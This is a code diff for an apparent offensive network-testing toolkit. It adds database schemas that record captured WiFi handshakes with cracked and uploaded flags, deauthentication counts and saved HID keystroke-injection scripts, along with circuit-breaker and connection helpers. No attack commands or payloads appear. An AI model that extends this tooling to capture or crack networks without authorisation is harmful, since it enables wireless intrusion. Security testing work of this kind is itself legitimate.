||||
@@ -61,7 +64,10 @@ class BjornDatabase:
|
||||
self._agents = AgentOps(self._base)
|
||||
self._studio = StudioOps(self._base)
|
||||
self._webenum = WebEnumOps(self._base)
|
||||
|
||||
self._sentinel = SentinelOps(self._base)
|
||||
self._bifrost = BifrostOps(self._base)
|
||||
self._loki = LokiOps(self._base)
|
||||
|
||||
# Ensure schema is created
|
||||
self.ensure_schema()
|
||||
|
||||
@@ -138,7 +144,10 @@ class BjornDatabase:
|
||||
self._agents.create_tables()
|
||||
self._studio.create_tables()
|
||||
self._webenum.create_tables()
|
||||
|
||||
self._sentinel.create_tables()
|
||||
self._bifrost.create_tables()
|
||||
self._loki.create_tables()
|
||||
|
||||
# Initialize stats singleton
|
||||
self._stats.ensure_stats_initialized()
|
||||
|
||||
@@ -156,6 +165,15 @@ class BjornDatabase:
|
||||
return self._config.save_config(config)
|
||||
|
||||
# Host operations
|
||||
def get_host_by_mac(self, mac_address: str) -> Optional[Dict[str, Any]]:
|
||||
"""Get a single host by MAC address"""
|
||||
try:
|
||||
results = self.query("SELECT * FROM hosts WHERE mac_address=? LIMIT 1", (mac_address,))
|
||||
return results[0] if results else None
|
||||
except Exception as e:
|
||||
logger.error(f"Error getting host by MAC {mac_address}: {e}")
|
||||
return None
|
||||
|
||||
def get_all_hosts(self) -> List[Dict[str, Any]]:
|
||||
return self._hosts.get_all_hosts()
|
||||
|
||||
@@ -259,7 +277,27 @@ class BjornDatabase:
|
||||
|
||||
def get_last_action_statuses_for_mac(self, mac_address: str) -> Dict[str, Dict[str, str]]:
|
||||
return self._queue.get_last_action_statuses_for_mac(mac_address)
|
||||
|
||||
|
||||
# Circuit breaker operations
|
||||
def record_circuit_breaker_failure(self, action_name: str, mac: str = '',
|
||||
max_failures: int = 5, cooldown_s: int = 300) -> None:
|
||||
return self._queue.record_circuit_breaker_failure(action_name, mac, max_failures, cooldown_s)
|
||||
|
||||
def record_circuit_breaker_success(self, action_name: str, mac: str = '') -> None:
|
||||
return self._queue.record_circuit_breaker_success(action_name, mac)
|
||||
|
||||
def is_circuit_open(self, action_name: str, mac: str = '') -> bool:
|
||||
return self._queue.is_circuit_open(action_name, mac)
|
||||
|
||||
def get_circuit_breaker_status(self, action_name: str, mac: str = '') -> Optional[Dict[str, Any]]:
|
||||
return self._queue.get_circuit_breaker_status(action_name, mac)
|
||||
|
||||
def reset_circuit_breaker(self, action_name: str, mac: str = '') -> None:
|
||||
return self._queue.reset_circuit_breaker(action_name, mac)
|
||||
|
||||
def count_running_actions(self, action_name: Optional[str] = None) -> int:
|
||||
return self._queue.count_running_actions(action_name)
|
||||
|
||||
# Vulnerability operations
|
||||
def add_vulnerability(self, mac_address: str, vuln_id: str, ip: Optional[str] = None,
|
||||
hostname: Optional[str] = None, port: Optional[int] = None):
|
||||
@@ -519,6 +557,21 @@ class BjornDatabase:
|
||||
def vacuum(self) -> None:
|
||||
"""Vacuum the database"""
|
||||
return self._base.vacuum()
|
||||
|
||||
def close(self) -> None:
|
||||
"""Close database connection gracefully."""
|
||||
try:
|
||||
with self._lock:
|
||||
if hasattr(self, "_base") and self._base:
|
||||
# DatabaseBase handles the actual connection closure
|
||||
if hasattr(self._base, "_conn") and self._base._conn:
|
||||
self._base._conn.close()
|
||||
logger.info("BjornDatabase connection closed")
|
||||
except Exception as e:
|
||||
logger.debug(f"Error during database closure (ignorable if already closed): {e}")
|
||||
|
||||
# Removed __del__ as it can cause circular reference leaks and is not guaranteed to run.
|
||||
# Lifecycle should be managed by explicit close() calls.
|
||||
|
||||
# Internal helper methods used by modules
|
||||
def _table_exists(self, name: str) -> bool:
|
||||
|
||||
@@ -162,7 +162,8 @@ class ActionOps:
|
||||
b_rate_limit = COALESCE(excluded.b_rate_limit, actions.b_rate_limit),
|
||||
b_stealth_level = COALESCE(excluded.b_stealth_level, actions.b_stealth_level),
|
||||
b_risk_level = COALESCE(excluded.b_risk_level, actions.b_risk_level),
|
||||
b_enabled = COALESCE(excluded.b_enabled, actions.b_enabled),
|
||||
-- Keep persisted enable/disable state from DB across restarts.
|
||||
b_enabled = actions.b_enabled,
|
||||
b_args = COALESCE(excluded.b_args, actions.b_args),
|
||||
b_name = COALESCE(excluded.b_name, actions.b_name),
|
||||
b_description = COALESCE(excluded.b_description, actions.b_description),
|
||||
@@ -218,8 +219,10 @@ class ActionOps:
|
||||
WHERE id = 1
|
||||
""", (action_count_row['cnt'],))
|
||||
|
||||
# Invalidate cache so callers immediately see fresh definitions
|
||||
type(self).get_action_definition.cache_clear()
|
||||
logger.info(f"Synchronized {len(actions)} actions")
|
||||
|
||||
|
||||
def list_actions(self):
|
||||
"""List all action definitions ordered by class name"""
|
||||
return self.base.query("SELECT * FROM actions ORDER BY b_class;")
|
||||
@@ -261,23 +264,6 @@ class ActionOps:
|
||||
})
|
||||
return out
|
||||
|
||||
# def list_action_cards(self) -> list[dict]:
|
||||
# """Lightweight descriptor of actions for card-based UIs"""
|
||||
# rows = self.base.query("""
|
||||
# SELECT b_class, b_enabled
|
||||
# FROM actions
|
||||
# ORDER BY b_class;
|
||||
# """)
|
||||
# out = []
|
||||
# for r in rows:
|
||||
# cls = r["b_class"]
|
||||
# out.append({
|
||||
# "name": cls,
|
||||
# "image": f"/actions/actions_icons/{cls}.png",
|
||||
# "enabled": int(r.get("b_enabled", 1) or 1),
|
||||
# })
|
||||
# return out
|
||||
|
||||
@lru_cache(maxsize=32)
|
||||
def get_action_definition(self, b_class: str) -> Optional[Dict[str, Any]]:
|
||||
"""Cached lookup of an action definition by class name"""
|
||||
|
||||
116
db_utils/bifrost.py
Normal file
@@ -0,0 +1,116 @@
|
||||
"""
|
||||
Bifrost DB operations — networks, handshakes, epochs, activity, peers, plugin data.
|
||||
"""
|
||||
import logging
|
||||
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="db_utils.bifrost", level=logging.DEBUG)
|
||||
|
||||
|
||||
class BifrostOps:
|
||||
def __init__(self, base):
|
||||
self.base = base
|
||||
|
||||
def create_tables(self):
|
||||
"""Create all Bifrost tables."""
|
||||
|
||||
# WiFi networks discovered by Bifrost
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS bifrost_networks (
|
||||
bssid TEXT PRIMARY KEY,
|
||||
essid TEXT DEFAULT '',
|
||||
channel INTEGER DEFAULT 0,
|
||||
encryption TEXT DEFAULT '',
|
||||
rssi INTEGER DEFAULT 0,
|
||||
vendor TEXT DEFAULT '',
|
||||
num_clients INTEGER DEFAULT 0,
|
||||
first_seen TEXT DEFAULT CURRENT_TIMESTAMP,
|
||||
last_seen TEXT DEFAULT CURRENT_TIMESTAMP,
|
||||
handshake INTEGER DEFAULT 0,
|
||||
deauthed INTEGER DEFAULT 0,
|
||||
associated INTEGER DEFAULT 0,
|
||||
whitelisted INTEGER DEFAULT 0
|
||||
)
|
||||
""")
|
||||
|
||||
# Captured handshakes
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS bifrost_handshakes (
|
||||
id INTEGER PRIMARY KEY AUTOINCREMENT,
|
||||
ap_mac TEXT NOT NULL,
|
||||
sta_mac TEXT NOT NULL,
|
||||
ap_essid TEXT DEFAULT '',
|
||||
channel INTEGER DEFAULT 0,
|
||||
rssi INTEGER DEFAULT 0,
|
||||
filename TEXT DEFAULT '',
|
||||
captured_at TEXT DEFAULT CURRENT_TIMESTAMP,
|
||||
uploaded INTEGER DEFAULT 0,
|
||||
cracked INTEGER DEFAULT 0,
|
||||
UNIQUE(ap_mac, sta_mac)
|
||||
)
|
||||
""")
|
||||
|
||||
# Epoch history
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS bifrost_epochs (
|
||||
id INTEGER PRIMARY KEY AUTOINCREMENT,
|
||||
epoch_num INTEGER NOT NULL,
|
||||
started_at TEXT NOT NULL,
|
||||
duration_secs REAL DEFAULT 0,
|
||||
num_deauths INTEGER DEFAULT 0,
|
||||
num_assocs INTEGER DEFAULT 0,
|
||||
num_handshakes INTEGER DEFAULT 0,
|
||||
num_hops INTEGER DEFAULT 0,
|
||||
num_missed INTEGER DEFAULT 0,
|
||||
num_peers INTEGER DEFAULT 0,
|
||||
mood TEXT DEFAULT 'ready',
|
||||
reward REAL DEFAULT 0,
|
||||
cpu_load REAL DEFAULT 0,
|
||||
mem_usage REAL DEFAULT 0,
|
||||
temperature REAL DEFAULT 0,
|
||||
meta_json TEXT DEFAULT '{}'
|
||||
)
|
||||
""")
|
||||
|
||||
# Activity log (event feed)
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS bifrost_activity (
|
||||
id INTEGER PRIMARY KEY AUTOINCREMENT,
|
||||
timestamp TEXT DEFAULT CURRENT_TIMESTAMP,
|
||||
event_type TEXT NOT NULL,
|
||||
title TEXT NOT NULL,
|
||||
details TEXT DEFAULT '',
|
||||
meta_json TEXT DEFAULT '{}'
|
||||
)
|
||||
""")
|
||||
self.base.execute(
|
||||
"CREATE INDEX IF NOT EXISTS idx_bifrost_activity_ts "
|
||||
"ON bifrost_activity(timestamp DESC)"
|
||||
)
|
||||
|
||||
# Peers (mesh networking — Phase 2)
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS bifrost_peers (
|
||||
peer_id TEXT PRIMARY KEY,
|
||||
name TEXT DEFAULT '',
|
||||
version TEXT DEFAULT '',
|
||||
face TEXT DEFAULT '',
|
||||
encounters INTEGER DEFAULT 0,
|
||||
last_channel INTEGER DEFAULT 0,
|
||||
last_seen TEXT DEFAULT CURRENT_TIMESTAMP,
|
||||
first_seen TEXT DEFAULT CURRENT_TIMESTAMP
|
||||
)
|
||||
""")
|
||||
|
||||
# Plugin persistent state
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS bifrost_plugin_data (
|
||||
plugin_name TEXT NOT NULL,
|
||||
key TEXT NOT NULL,
|
||||
value TEXT DEFAULT '',
|
||||
PRIMARY KEY (plugin_name, key)
|
||||
)
|
||||
""")
|
||||
|
||||
logger.debug("Bifrost tables created/verified")
|
||||
51
db_utils/loki.py
Normal file
@@ -0,0 +1,51 @@
|
||||
"""
|
||||
Loki DB operations — HID scripts and job tracking.
|
||||
"""
|
||||
import logging
|
||||
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="db_utils.loki", level=logging.DEBUG)
|
||||
|
||||
|
||||
class LokiOps:
|
||||
def __init__(self, base):
|
||||
self.base = base
|
||||
|
||||
def create_tables(self):
|
||||
"""Create all Loki tables."""
|
||||
|
||||
# User-saved HID scripts
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS loki_scripts (
|
||||
id INTEGER PRIMARY KEY AUTOINCREMENT,
|
||||
name TEXT NOT NULL UNIQUE,
|
||||
description TEXT DEFAULT '',
|
||||
content TEXT NOT NULL DEFAULT '',
|
||||
category TEXT DEFAULT 'general',
|
||||
target_os TEXT DEFAULT 'any',
|
||||
created_at TEXT DEFAULT CURRENT_TIMESTAMP,
|
||||
updated_at TEXT DEFAULT CURRENT_TIMESTAMP
|
||||
)
|
||||
""")
|
||||
|
||||
# Job execution history
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS loki_jobs (
|
||||
id TEXT PRIMARY KEY,
|
||||
script_id INTEGER,
|
||||
script_name TEXT DEFAULT '',
|
||||
status TEXT DEFAULT 'pending',
|
||||
output TEXT DEFAULT '',
|
||||
error TEXT DEFAULT '',
|
||||
started_at TEXT,
|
||||
finished_at TEXT,
|
||||
created_at TEXT DEFAULT CURRENT_TIMESTAMP
|
||||
)
|
||||
""")
|
||||
self.base.execute(
|
||||
"CREATE INDEX IF NOT EXISTS idx_loki_jobs_status "
|
||||
"ON loki_jobs(status)"
|
||||
)
|
||||
|
||||
logger.debug("Loki tables created/verified")
|
||||